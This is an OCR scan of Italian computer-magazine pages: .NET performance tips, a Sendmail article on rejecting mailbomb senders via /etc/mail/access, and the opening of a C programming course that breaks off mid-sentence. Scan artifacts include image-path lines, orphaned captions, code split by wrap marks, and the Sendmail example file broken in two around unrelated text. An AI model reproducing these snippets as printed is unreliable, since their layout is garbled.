Nel blocco finally liberate tutte le risorse, soprattutto se sono particolarmente costose come connessioni database o istanze che al loro interno nascondono risorse non managed (chiamate a API native del sistema operativo).
Quando catturate un'eccezione per renderla persistente, assicuratevi di effettuare il dump di Exception.ToString() e non di Exception.Message. Il secondo riporta solo il messaggio legato all'eccezione, mentre il primo contiene anche la stack trace, senza la quale il messaggio spesso non sarà di grande aiuto.

GARBAGE COLLECTOR

La gestione della memoria avviene in maniera automatica tramite il garbage collector. Non c'è quindi normalmente alcun bisogno di allocare memoria in anticipo per poi utilizzarla a blocchi in seguito. Strategia comunemente utilizzata dai programmatori C/C++ tramite chiamate a malloc.
La memoria, come tutte le altre risorse, resta comunque un bene limitato che bisogna utilizzare con questa consapevolezza.
L'algoritmo insito nel garbage collector decide se mantenere in vita o meno un oggetto basandosi sulla sua generazione (ovvero l'indicazione di essere sopravvissuto ad un'operazione di "pulizia") e sui riferimenti che altri oggetti hanno su di esso. Poiché non ci sono garanzie su quando il vostro oggetto verrà distrutto, è bene fornire un meccanismo per rilasciare esplicitamente tutte le risorse costose (file, connessioni database, etc). Ciò può essere fatto tramite un metodo o implementando l'interfaccia IDisposable ed utilizzando l'oggetto in comunione con lo statement using.
A meno che non sia assolutamente necessario (di certo lo scenario più comune) evitate di programmare il gargage collector direttamente tramiti i metodi della classe System.GC. Vi sconsiglio anche di implementare il codice di rilascio risorse effettuando ovverride di Object.Finalize, in quanto, come detto prima, non avrete garanzie su quando il garbage collector si deciderà di disfarsi definitivamente dell'oggetto.
Evitate anche di costruire grafi di oggetti inutilmente complessi e che mantengono molti riferimenti ad altri oggetti. Infine scegliete design di classi che promuovono il basso accoppiamento.

LOOP, ARRAY E COLLEZIONI

Il codice compreso all'interno di un costrutto iterativo, se inefficiente, mostrerà i suoi punti deboli ad ogni ciclo. Per questo motivo è necessario evitare o ridurre allo stretto necessario operazioni di boxing/unboxing all'interno dei loop. Un'operazione di boxing avviene quando un tipo valore (value type) viene utilizzato come un tipo riferimento (reference type):

```
C#
long v = 100;
object o;
o = ( object )v;
```

Se un'operazione di questo genere è assolutamente inevitabile, utilizzate il tipo riferimento per tutto il tempo necessario prima di effettuare l'operazione di unboxing:

```
C#
long v2;
v2 = ( long )o;
```

In questo caso abbiamo visto operazioni di boxing/unboxing esplicite. Ma è bene essere consapevoli che anche un'operazione del genere comporta boxing:

```
C#
Hashtable ht = new ¬
Hashtable();
double d = 100.7;
ht.Add( "mykey", d );
```

Il boxing implicito legato all'utilizzo di collezioni, che operano con object, può essere evitato utilizzando array o costruendo collezioni tipizzate. .NET Framework 2.0 mitigherà questo problema introducendo i generics (qualcosa di simile ai template C++). Tramite i generics sarà possibile costruire classi con un comportamento unico ma che operano su tipi di dati differenti. Le classi differenziate sul tipo base verranno generate in fase di compilazione. Mono supporterà questa feature a partire dalla versione 1.2.
Se volete misurare il numero di boxing/unboxing date un' occhiata alle volte che il codice MSIL di un assembly chiama le istruzioni box e unbox.

Linux Shell


```
monodis application.exe | ¬
grep box
```


Windows Command Prompt


```
ildasm application.exe /text¬
| findstr box
```

CONSIGLI

Cercate di memorizzare in variabili di appoggio i valori prelevati da proprietà o campi, prima di utilizzarli all'interno di un loop.
Espandete il codice di semplici metodi helper all'interno dei loop. Ricordate che non sempre il compilatore JIT è in grado di farlo.










Figura 5: Codice che effettua box/unbox.

Figura 6: Disassembly del codice che effettua box/unbox.

Figura 7: Uno snippet di codice che utilizza un array monodimensionale.

Figura 8: Il codice MSIL dello snippet con le istruzioni per gli array monodimensionali evidenziate.

Se possibile preferite l'uso di for a foreach per iterare su array o collezioni. Se non necessitate di specifiche funzionalità offerte da una collezione, utilizzate un array. Gli array sono decisamente più veloci, ma ricordate che non possono crescere dinamicamente. Nonostante questo possono fornire accesso ai loro elementi attraverso indice o tramite un enumeratore (come detto prima, soprattutto in questo caso, preferite l'uso del for). Utilizzate array fortemente tipizzati, piuttosto che array di object. Se avete la necessità di utilizzare array multidimensionali, preferite l'utilizzo di array di array (jagged array). Internamente il CLR mantiene due implementazioni: una per gli array monodimensionali e un'altra per quelli a più dimensioni. Per i primi esistono istruzioni MSIL ottimizzate, ldelem e stelem, che ne incoraggiano fortemente l'uso.

STRINGHE

Come in altri framework (es. Python) anche in .NET le stringhe sono tipi immutabili. Ogni volta che modificate una variabile di tipo System.String causate la creazione di una nuova variabile, mentre la precedente viene candidata per essere eliminata dal garbage collector.
Non concatenate le stringhe tramite l'operatore +, a meno che il numero di operazioni sia noto a priori e non vi troviate all'interno di un loop.
Quando il numero di operazioni di concatenazione è sconosciuto, ad esempio all'interno di un'iterazione, utilizzate StringBuilder.

```
Item[] items = ItemData. ¬
GetItemList();

StringBuilder builder = ¬
new StringBuilder();

for( int i = 0; i < items. ¬
Length; i++ )
{
builder.Append( items[ i ¬
].Name );
          builder.Append( ' ' );
}
```

Per un utilizzo ottimale di questa classe, cercate di impostare tramite l'apposito costruttore, una dimensione di buffer iniziale sufficientemente alta. In questo modo ridurrete le volte in cui StringBuilder sarà costretto ad estenderlo.
Se avete la necessità di confrontare due stringhe, senza preoccuparvi di maiuscole o minuscole (case insensitive), utilizzate il metodo

```
int String.Compare( string
¬ strA, string strB, bool ¬
ignoreCase )
```

impostando l'ultimo parametro a true. Se le stringhe sono uguali il risultato sarà pari a zero.

CONCLUSIONI

La scrittura di codice performante non si limita ovviamente a quanto detto in questo articolo. Si è preferito toccare gli argomenti che probabilmente riguardano le tematiche affrontate nel lavoro di tutti i giorni.
Quello che spero di aver trasferito al lettore, al di là delle singole tecniche, è l'importanza di conoscere a fondo lo strumento che si sta adoperando. E' necessario anche essere consapevoli che non è possibile scrivere applicazioni veloci e robuste senza prima dedicare tutto il tempo necessario alla fase di analisi.

CONTRO I "BOMBAROLI"

Sendmail

SICUREZZA

COME DIFENDERSI DALLA "POSTA IN ECCESSO" APPROFITTANDO DELLA SCALABILITÀ DI SENDMAIL.

Sendmail è il Mail Transfer Agent (MTA) disponibile di default su FreeBSD. Si tratta di un Mail server apprezzato tra le comunità open source e Unix, ed è distribuito sia come software libero, sia come software proprietario.
Sendmail è, con ogni probabilità, il mail server più diffuso, si tratta della soluzione standard per gli ambienti Unix, l'altra alternativa utilizzata in ambiente Windows e anch'essa piuttosto diffusa è Microsoft Exchange.
Uno degli appunti che più spesso vengono fatti a Sendmail è quello di essere un programma complesso, difficile da mettere a punto anche, con tante, troppe, funzionalità.
Banalmente il difetto principale di Sendmail finisce per essere comunque un pregio, infatti, grazie alla grande scalabilità, questo server di posta può rispondere a quasi tutte le esigenze, specie sul fronte sicurezza.

SENDMAIL

Sendmail si scarica all'indirizzo http://www.sendmail.org/, l'ultima versione stabile è la 8.14.4. In questo articolo non ci occuperemo dell'installazione di Sendmail e della sua configurazione in senso generale, ma di una peculiare impostazione che si può adottare per difendersi da attacchi di tipo Mailbombing con invio di un quantitativo di mail così grande da saturare lo spazio disco e le risorse di sistema.
Si tratta di una soluzione che potrà risultare ottimale a chi già utilizza e sa configurare Sendmail, per tutti gli altri potrebbe essere uno stimolo all'installazione, in questo caso si può fare riferimento alla documentazione ufficiale presente sul sito.
Vediamo ora come ci si può difendere configurando appositamente il demone sendmail per bloccare tutte le email provenienti dal "bombarolo". Bisogna fare questo aggiungendo l'indirizzo e-mail del bombardatore o il nome del sistema al file access che si trova nella directory /etc/mail.
Ogni riga del file access contiene un indirizzo email, hostname, dominio o indirizzo IP seguito da una tabulazione e poi una parola chiave che specifica quale azione intraprendere quando quella entità invia un messaggio.
Le keywords valide sono OK, RELAY, REJECT, DISCARD, e ERROR.

Utilizzando la parola REJECT si può fare in modo che ogni email sia rispedita indietro con un messaggio di errore. La parola DISCARD consentirà di scartare silenziosamente il messaggio senza inviare messaggi di errore. Si può addirittura inviare un messaggio di errore personalizzato utilizzando ERROR.
Quindi, un esempio del file /etc/mail/access può essere simile a questo:

```
# Check the /usr/share/
doc/sendmail/README.cf
```



Non abbiamo voluto approfondire, in questo articolo molto breve, tutti i molteplici aspetti di Sendmail, tuttavia per la compilazione e l'installazione si può fare riferimento alla documentazione ufficiale all'indirizzo:

http://www.sendmail.org/tips/index#BuildingSendmail

```
file for a description
# of the format of this
file. (search for access_
db in that file)
# The /usr/share/doc/
sendmail/README.cf is
part of the sendmail-doc
# package.
#
# by default we allow
relaying from localhost…
localhost.localdomain
RELAY
localhost RELAY
127.0.0.1 RELAY
#
# Senders we want to
Block
#
[nohide]evilmailer@yahoo.
com[/nohide] REJECT
stimpy.glaci.com REJECT
cyberpromo.com DISCARD
199.170.176.99 ERROR:"550
Die Spammer Scum!"
199.170.177 ERROR:"550
Email Refused"
```

Come con la maggior parte dei file di configurazione Linux, le righe che iniziano con # sono dei commenti. La lista di spammer bloccati si trova alla fine di questo file d'esempio.

Da notare che l'indirizzo da bloccare può essere un indirizzo e-mail completo, un hostname, un dominio e basta, un indirizzo IP o una rete.

Per bloccare un particolare indirizzo email o un host loggati nel proprio sistema come root, occorre modificare il file /etc/mail/access aggiungendo una riga DISCARD per scartare le mail del sender che sta eseguendo il bombardamento.

Dopo aver salvato il file ed essere usciti dall'editor, occorre convertire il file access in un database hash-indexed chiamato access.db. Il database è aggiornato automaticamente con il riavvio di sendmail. Su Fedora e sugli altri sistemi Red Hat, si può convertire il database immediatamente, come segue:

```
# cd /etc/mail
# make
```

Sendmail dovrebbe adesso essere in grado di scartare le e-mail provenienti dagli indirizzi che sono stati aggiunti.

Federico - giovanni.federico@isek.it
Fabio `BlackLight` Manganiello
blacklight86@gmail.com

PARTE I

CORSO DI PROGRAMMAZIONE IN C

SICUREZZA Con il numero 200 della rivista inauguriamo il tanto atteso Corso di Programmazione in C.

In questa prima parte offriremo una sintetica introduzione al linguaggio, alla sua storia ed ai motivi per i quali utilizzarlo. Definiremo poi i tipi di dato (chiarendo il significato di quest'ultima parola all'interno della "macchina informatica"), gli operatori, le variabili e le costanti.

Segnaliamo inoltre fin da subito che in questa come nelle restanti parti della trattazione, manterremo una linea in buona parte teorica, demandando al sito (www.hackerjournal.it) ed al forum della rivista tutti gli approfondimenti del caso ed i sorgenti proposti durante lo sviluppo degli articoli.

INTRODUZIONE AL CORSO

Il "C" è un linguaggio di programmazione sviluppato da Dennis Ritchie (Bell Telephone Laboratories della AT&T) nel 1972 inizialmente realizzato per sistemi Unix.
Lo sviluppo del linguaggio avvenne sulla base del "B" di Ken Thompson e Martin Richards.
Nel 1989 l'America National Standard Institute (ANSI) definì una prima specifica per il linguaggio (C89). Un anno dopo l'International Organization for Standardization (ISO) creò un ulteriore modello (ISO/IEC 9899:1990) che prende il nome di C90.
Nel 1999, anche a seguito dell'aggiunta di nuove funzionalità alla libreria standard del linguaggio, l'ISO rilasciò un ulteriore e definitivo standard: il C99.
Il C è un linguaggio sintatticamente "povero" (raggruppa all'incirca una trentina di keyword); ciò lo rende estremamente versatile e duttile. A differenza di altri linguaggi procedurali come Pascal o Basic la relativa povertà di regole sintattiche del C concede al programmatore la massima libertà espressiva e la creazione col tempo di un proprio "stile", talvolta un autentico marchio di fabbrica sul sorgente del software.
Inoltre, la vera potenza del linguaggio sta nell'enorme numero di funzioni e strutture dati accessorie, annesse sia alla libreria standard che a librerie esterne (attraverso le quali è possibile estendere il linguaggio) ed alla semplicità con cui è possibile sviluppare librerie in proprio.
Un programma in C è definito come una raccolta di funzioni che, interagendo tra loro, svolgono precise attività.
I vantaggi offerti da una programmazione di tipo strutturata sono da ricercarsi nella possibilità di dividere un compito iniziale in una serie di "blocchi" primitivi assemblando i quali è possibile realizzare operazioni complesse.
Questa metodologia individua una descrizione "per livelli" del software ed esaminata anche da ulteriori angolazioni ha fatto si che, nel tempo, gli stessi concetti siano diventati, in senso stretto, i "concetti dell'informatica".
Implementare algoritmi e processi di bassa complessità, miscelando i quali è possibile realizzare un "oggetto complesso", deve essere inteso come il principio cardine dell'informatica.
Questo avviene sia nell'hardware che nel software e, specificamente, nella progettazione della macchina e dei programmi.
Il concetto di "complessità" è qualcosa di difficile da descrivere quantitativamente ma risulta facile da capire qualitativamente in quanto rappresenta le operazioni che il calcolatore esegue: da una semplice addizione alla risoluzione di complesse equazioni.
È importante definire quindi il comportamento della macchina piuttosto che la struttura; solo in questo modo è possibile scomporre il problema (risoluzione di complesse equazioni) in una serie di operazioni atomiche (addizione, sottrazione etc.) capaci di risolvere il problema stesso.
Su questi presupposti strutturemo tutto il nostro percorso, evidenziando come nella quasi totalità dei casi è possibile suddividere un processo macroscopico in tante azioni microscopiche.
Da qui si capisce l'importanza di affiancare ad un corso di programmazione generico un linguaggio che consenta di capire a pieno quanto finora detto.
Il C risulta, in questo contesto, la scelta ideale per muovere i primi passi in questa direzione.

IL "DATO"

Il termine "informatica" deriva dall'unione di due parole: informazione automatica. Questo per sottolineare che il mondo dei bit è, in primo luogo, la scienza della gestione e dell'elaborazione dell'informazione.
Le macchine informatiche sono inoltre, per definizione, polifunzionali: ogni macchina può svolgere diverse funzioni.
Questo significa che possiamo intendere il calcolatore come un oggetto astratto capace di elaborare informazioni. Diviene necessario quindi definire l'oggetto ed il significato dell'elaborazione dell'informazione ricevuta (per il momento non importa come questa sia effettivamente ricevuta dal Calcolatore, mentre sarà ripresa dettagliatamente nel corso dei prossimi articoli e, nella fattispecie, nella gestione della memoria). Analizziamo una semplice frase attraverso cui snoderemo tutte le argomentazioni del caso enunciando la prima definizione teorica del corso: "il numero della rivista è il 200".
Non è difficile identificare immediatamente la pertinenza ed il significato della frase su scritta. Domandiamoci perché.
Le sei parole che compongono questa frase ci comunicano immediatamente tre entità fondamentali dell'informazione. Siamo infatti in grado di estrinsecare dalla stessa alcune caratteristiche che all'essere umano appaiono scontate ma che, per la macchina, costituiscono un importantissimo presupposto. Troviamo infatti un valore (200), un tipo entro il quale è riferito il valore (numerico) ed un attributo (rivista) che chiarifica il significato da dare al valore ed al tipo considerato per far capire, in termini di pertinenza, il contesto logico entro cui è espressa l'affermazione (nel nostro caso il numero 200 è riferito, per l'appunto, ad un'uscita della rivista; considerato nella sua singolarità, lo stesso numero non ci suggerirebbe nulla di significativo). La terna appena espressa rende appieno il concetto di informazione essendo questo sviluppato come un'unione inscindibile di questi tre elementi. Definiamo e denotiamo pertanto come "dato" un'informazione caratterizzata dalla seguente:

DEFINIZIONE 1

L'oggetto di una elaborazione, che chiamiamo "dato", è un'entità caratterizzata da un tipo (insieme dei valori di appartenenza), un valore (quantizzazione dell'informazione) ed un attributo (significato e pertinenza dell'informazione). Il termine "informazione" presuppone pertanto una terna composta da < Tipo, Valore, Attributo > di seguito espressa come I = {T, V, A}. Ogni dato è inoltre caratterizzato dal numero di elementi di cui è composto. Chiamiamo questo numero "cardinalità" (N).

Tutto quanto è memorizzato all'interno dell'elaboratore è esprimibile come

"dato". Non intenderemo pertanto così i dati propriamente detti come risultato di elaborazioni ma anche le stesse istruzioni del programma. Un'istruzione in C può anch'essa essere considerata un dato che il compilatore provvede a tradurre in linguaggio macchina. La stessa istruzione in linguaggio macchina è altresì il dato che sarà passato alla CPU e che subirà l'effetto dell'algoritmo generale del processore (vedi "Richiamo Teorico 1").

Sul dato sono definite apposite operazioni che denotiamo come interne o esterne in base al valore restituito. Nel primo caso avremo una produzione di valori dello stesso tipo rispetto a quello originario. Nel secondo, di tipo diverso. Un tipico esempio di operazioni interne sono quelle aritmetiche, definite su tipi numerici e che quindi restituiscono un valore anch'esso di tipo numerico ("a + b = c", dove "a", "b" e "c" sono numeri). Considerando sempre tipi numerici, sono, ad esempio, operazioni esterne quelle di relazione, che restituiscono un valore booleano (y = a < b, dove "a" e "b" sono numeri ed "y" rappresenta il risultato booleano, true o false, della relazione definita). Riprendendo i concetti illustrati nel primo paragrafo relativi alla scomposizione di oggetti complessi in più azioni atomiche, anche nel caso del dato la sostanza non cambia. Abbiamo pertanto la seguente:

DEFINIZIONE 2

Definiamo e denotiamo come "dato strutturato" un valore composto da più valori componenti; ognuno di questi appartenente ad un tipo che può essere a sua volta strutturato oppure atomico. Tipici esempi di tipi strutturati sono gli array (un insieme di valori caratterizzati dal fatto di appartenere tutti allo stesso insieme di appartenenza (tipo)) ed i registri o record. Il tipo atomico "assoluto" è il "bit", costituito unicamente da due valori: 0 ed 1.

RICHIAMO TEORICO 1

CICLO DEL PROCESSORE

Con buona approssimazione un processore conforme al modello di Von Neumann è composto da un'unità di controllo (CU) per l'interpretazione delle istruzioni ad essa rivolte, un'unità logico aritmetica (ALU) atta all'esecuzione delle operazioni di tipo logico-aritmetico ed una serie di registri interni funzionanti come veri e propri organi di memoria temporanei finalizzati alla riduzione degli accessi in memoria centrale ed al conseguente miglioramento in termini prestazionali di operazioni più o meno complesse (anche considerando che i trasferimenti interni sono molto più veloci di quelli fatti tra la CPU e la memoria centrale).
Il funzionamento dell'unità centrale è disciplinato da tre fasi eseguite ciclicamente che sono denominate fetch, operand assembly ed execute. Nella prima è affidato all'unità di controllo il prelevamento di ogni istruzione dalla memoria (centrale o dai registri interni al processore); nella seconda vengono preparati gli operandi e nella terza viene effettivamente eseguita l'istruzione. L'istruzione in linguaggio macchina può anch'essa essere rappresentata come una terna contenuta in memoria all'indirizzo referenziato dal Program Counter (PC) così composta: $i = (f, R_1, R_2)$ dove f indica le operazioni e le trasformazioni da eseguire ed R_1 ed R_2 costituiscono gli operandi (R_1 rappresentativo dell'insieme di valori o puntatori a valori di origine ed R_2 rappresentativo dei puntatori a registro che conterranno i valori finali dell'elaborazione). Questi concetti saranno maggiormente chiari al lettore nel corso della terza e quarta parte del corso ma è utile fin da ora averli a mente sintetizzandoli di seguito:


1. Lettura dalla memoria (centrale / registri CPU) dell'istruzione da eseguire.
2. Modifica/Incremento del registro prossima istruzione (PC).
3. Preparazione degli operandi ed identificazione del codice operativo e degli indirizzi degli operandi.
4. Esecuzione dell'istruzione.

Il tutto, come detto, è ripetuto ciclicamente con una frequenza stabilita dal "clock" del particolare processore considerato. Il tempo di esecuzione, invece, sarà determinato dal numero di passi necessario per eseguire l'istruzione con tale frequenza.

STRUMENTI DEL MESTIERE

Introduciamo qui alcune parole che faranno parte del nostro lessico e che definiratto le operazioni preliminari da conoscere ed effettuare per programmare in C.
Un programma scritto in C per essere eseguibile dovrà essere necessariamente "compilato" utilizzando tre distinti strumenti: il compilatore, il preprocessore ed il linker.

Il processo di compilazione è composto da una serie di passaggi che, partendo dal file sorgente, portano alla realizzazione del file eseguibile (vedi figura).



Il processo di compilazione, dal codice sorgente al file eseguibile.

In prima battuta viene invocato il preprocessore, un particolare organo del compilatore che considera solo le direttive di "pre-elaborazione" del sorgente (quelle identificate dalla presenza di un cancelletto, #). Queste direttive, lo diciamo da subito, saranno analizzate nel dettaglio durante

lo sviluppo del corso in base alle necessità del caso. Conclusa questa prima fase, il sorgente viene gestito direttamente dal compilatore che si occupa di verificare e tradurre in linguaggio macchina le singole istruzioni. Il processo di verifica delle istruzioni avviene in tre step: una prima fase di analisi lessicale verifica che i simboli utilizzati appartengano effettivamente al linguaggio, una seconda fase di analisi sintattica verifica che la sintassi del linguaggio sia stata rispettata, una terza ed ultima fase di analisi semantica verifica il significato dell'istruzione all'interno del contesto in cui questa è collocata. Un errore frequente è pensare che il compilatore, autonomamente, crei il file eseguibile. In realtà, il risultato del processo finora descritto è un file chiamato file oggetto. Solo dopo essere passato al linker, che si occupa di collegare il file prodotto a tutte le librerie da noi utilizzate, sarà generato l'eseguibile vero e proprio. Questo, salvo errori algoritmici, funzionerà perfettamente sul nostro modello architetturale, rendendone possibile la distribuzione. In questo corso di programmazione il compilatore adottato è l'ottimo gcc prodotto dalla Free Software Foundation e presente in modo nativo in tutte le distribuzioni GNU/Linux. Su Windows esistono diverse implementazioni di gcc; tra queste segnaliamo quella presente all'interno di MinGW (il cui scopo è fornire un ambiente di lavoro per OS Microsoft basato sui tool GNU) e porting veri e propri come quello fornito da DJGPP. Trovano spazio inoltre ambienti di sviluppo integrati (IDE) basati su gcc o suoi porting come Code::Blocks. Fino a un po' di tempo fa era molto popolare Dev-C++, altro IDE per Windows gcc-based, ma il suo sviluppo è stato interrotto un paio di anni fa. Infine, ulteriori valide alternative per lo sviluppo in ambiente Windows sono Eclipse (IDE inter-piattaforma sviluppato in Java) e Visual C++ della Microsoft stessa.

TIPI DI DATO

In questa sede analizzeremo i tipi di dato fondamentali del C vedendo come utilizzarli.

Sperando di aver chiarito nelle pagine precedenti il significato di tipo, disporre di vari "modi di considerare le informazioni" da parte del linguaggio è sicuramente utile.
Inoltre, se la classificazione del dato è un aspetto di primaria importanza per qualsiasi linguaggio di programmazione, in C assume rilevanza maggiore perché la gestione dei tipi di valori e delle locazioni di memoria contenenti questi ultimi è demandata totalmente al programmatore (a differenza di linguaggi più "human-friendly" quali PHP, Python et similia, pur essendo gli interpreti di questi ultimi sviluppati in C).
Sui dati sono eseguibili varie operazioni (matematiche, logiche, bitwise e confronto). Effettuare alcune di queste o, semplicemente, lavorare su un valore definito, ad esempio, come intero trattandolo come carattere può dar luogo a situazioni davvero imbarazzanti.

Per le considerazioni fatte prima (Definizione 2) possiamo immediatamente definire due macrocategorie di tipi: atomici e strutturati. I primi rappresentano valori non scomponibili in entità più semplici; i secondi, non sono altro che l'unione di più entità atomiche distinte o dello stesso tipo.
I tipi atomici del linguaggio che analizzeremo in questa prima parte sono gli interi, i caratteri ed i reali.

Tipi strutturati che troveranno spazio nel prosieguo del Corso sono invece gli array, le stringhe (che sono sostanzialmente array di caratteri ma che considereremo come un tipo a sé stante), i record, i file, le pile (stack), le code e le tabelle.
Un discorso a parte sarà fatto per i puntatori che, nel corso della quarta parte, scopriremo essere di cruciale importanza per il nostro percorso.

IL TIPO INTERO

Enunciamo il tipo intero con la seguente definizione:

DEFINIZIONE 3

Definiamo tipo intero (integer) un sottoinsieme finito dell'insieme dei numeri interi espresso nella forma: tipo integer = { n | n ε [-k, K] } dove -k e K variano in base all'architettura del processore entro cui è compilato il sorgente. Si definisce inoltre "integer overflow" oppure "insieme di overflow" l'insieme dei valori interi che soddisfano la seguente: y : |y| > K (ovvero l'insieme dei numeri interi esterni al tipo).

In C gli interi trovano espressione in due distinte categorie, ognuna di queste con dimensioni diverse.
Troviamo quindi l'intero "corto" e "lungo" l'uno più piccolo in termini di byte dell'altro.
Le keyword del linguaggio atte alla dichiarazione dei medesimi sono: short int (o semplicemente short) e long int (int).
Gli interi, inoltre, possono essere immagazzinati in memoria e rappresentati con o senza segno. Le keyword su scritte, nel caso in cui si voglia avere a disposizione valori senza segno (numeri positivi), diventano: unsigned short ed unsigned int.
Nella tabella di seguito illustrata è possibile osservare gli intervalli numerici minimi rappresentabili con gcc.
Questi numeri non sono scelti a caso e nascono da un ben determinato modo di rappresentare gli interi sia con segno che senza. Nel primo caso un tipo intero con precisione n (numero di bit spesi) può rappresentare un range

Tipo di dato	Valore minimo rappresentabile	Valore massimo rappresentabile
short int (16 bit)	- 32.767	+ 32.767
(long) int (32 bit)	- 2.147.483.647	+ 2.147.483.647
unsigned short (16 bit)	0	65.535
unsigned (long) int (32 bit)	0	4.294.967.295

COMPLEMENTO A DUE

RICHIAMO TEORICO 2

Il two's complement (complemento a due) è il metodo più utilizzato per rappresentare i numeri negativi. Si presuppone l'utilizzo del primo bit a sinistra per identificare il segno dell'intero. Da qui tutti i numeri che, in binario, iniziano con "0" saranno positivi; viceversa, ogni numero con un "1" iniziale sarà negativo. L'applicazione didattica è immediata: di seguito il procedimento da effettuare volendo rappresentare il numero "-10" in binario

1. Stabiliamo il numero di bit minimo per codificare l'informazione approssimando il valore della seguente disequazione per eccesso: $n \geq \log_2 10 + 1$ da cui n = 5.
2. Il numero "10" (positivo), in binario con 5 bit è espresso come: 01010.
3. Invertiamo tutti i bit: 01010 ->10101 (complemento ad uno).
4. Sommiamo al valore ottenuto "1": 10101 + 00001 = 10110.

Il risultato sarà quindi 10110. Come volevasi dimostrare, caratterizzato dalla presenza di un "1" iniziale.


di valori che va da $-2^{(n-1)}$ a $2^{(n-1)} - 1$ (vedi "Richiamo teorico 2"). Nel secondo, fino ad un massimo di 2n valori, partendo da 0.

IL TIPO CARATTERE

Il carattere è il tipo più elementare e "piccolo" del linguaggio (1 byte). Da considerarsi di fondamentale importanza poiché rappresenta l'insieme di simboli attraverso i quali l'elaboratore comunica con l'esterno interfacciandosi ai dispositivi di I/O.
L'ANSI definisce 128 codici dei quali i primi 32 sono denominati "Control Code" (codici di controllo).
Come per gli interi, anche i caratteri possono essere con o senza segno. Essendo definiti in un byte (8 bit) e per le stesse considerazioni fatte per gli interi, essi variano da un valore numerico compreso da -127 a 127 nel caso in cui siano considerati signed (con segno) e fino ad un massimo di 255 unsigned (senza segno).
Resta inteso che in memoria essi sono memorizzati in ogni caso con un valore numerico binario; l'associazione "codice" -> "lettera" è data dalla tabella ASCII che trovate online.
Le keyword preposte alla definizione del tipo carattere con segno e senza sono rispettivamente signed char (o semplicemente char) ed unsigned char.

IL TIPO REALE

A differenza della matematica, il termine "reale", in informatica, perde inevitabilmente i suoi caratteri di infinitezza ed anche una definizione applicata ad un insieme compatto non potrebbe essere corretta dal momento che in un intervallo reale comunque piccolo esistono infiniti valori (i reali formano ciò che in matematica si esprime come continuo).
Occorre quindi, risultando palese l'impossibilità di trattare valori infiniti da parte dell'elaboratore, introdurre il concetto di approssimazione dividendo l'insieme dei reali in n intervalli di prefissata dimensione e sostituendo ad ogni x appartenente a $[X_i, X_i + 1[$, X_i stesso. Ogni insieme finito rappresentato sarà quindi un intervallo del continuo.



Il tipo reale: Approssimazione.

Introduciamo pertanto la seguente importantissima:

DEFINIZIONE 4

Il tipo reale è definito come un sottoinsieme discreto dei numeri reali che godono della seguente proprietà: X : (|x - X|) / |X| < ε. Chiamiamo ε "errore relativo" rispetto all'operazione di approssimazione effettuata ed al numero di cifre finite utilizzate per la stessa. Si definisce e si denota come "insieme di overflow" l'insieme dei valori reali che soddisfano la seguente: x ε [-j, J] (tutti i valori più grandi di quelli rappresentabili). Considerando la possibilità di un'errata approssimazione con lo zero diviene necessario, inoltre, definire "insieme di underflow" quello costituito da tutti i valori reali del tipo: x ε]-γ, γ[: X = 0 (tutti i valori tanto piccoli da essere confusi con lo 0).

I reali sono gestiti dal linguaggio attraverso la notazione esponenziale che prevede l'utilizzo di determinati bit per rappresentare l'esponente ed ulteriori bit per la mantissa.
Lo standard per la rappresentazione dei reali in notazione macchina prevede che, ad esempio, 31.45 sia rappresentato come $+ 0.3145 * 10^2$. Il primo bit della notazione indica il segno del numero, i successivi n bit (dove n dipende dalla codifica utilizzata e dalla precisione richiesta) indicano l'esponente del 10 ed i rimanenti bit (anche qui il numero dipende dalla codifica e dalla precisione desiderata) la mantissa, ovvero l'insieme di cifre decimali dopo il primo zero.

Questo modo di rappresentare i reali in C prende il nome di "rappresentazione in virgola mobile" e lo standard di riferimento utilizzato per disciplinare quanto detto è l'IEEE 754 che consente, tra l'altro, di rappresentare l'infinito positivo, negativo ed il "NaN" (Not a Number).
La definizione dei reali è gestita con due distinte keyword dipendenti dal tipo di precisione scelta. Queste sono float e double, rispettivamente per la

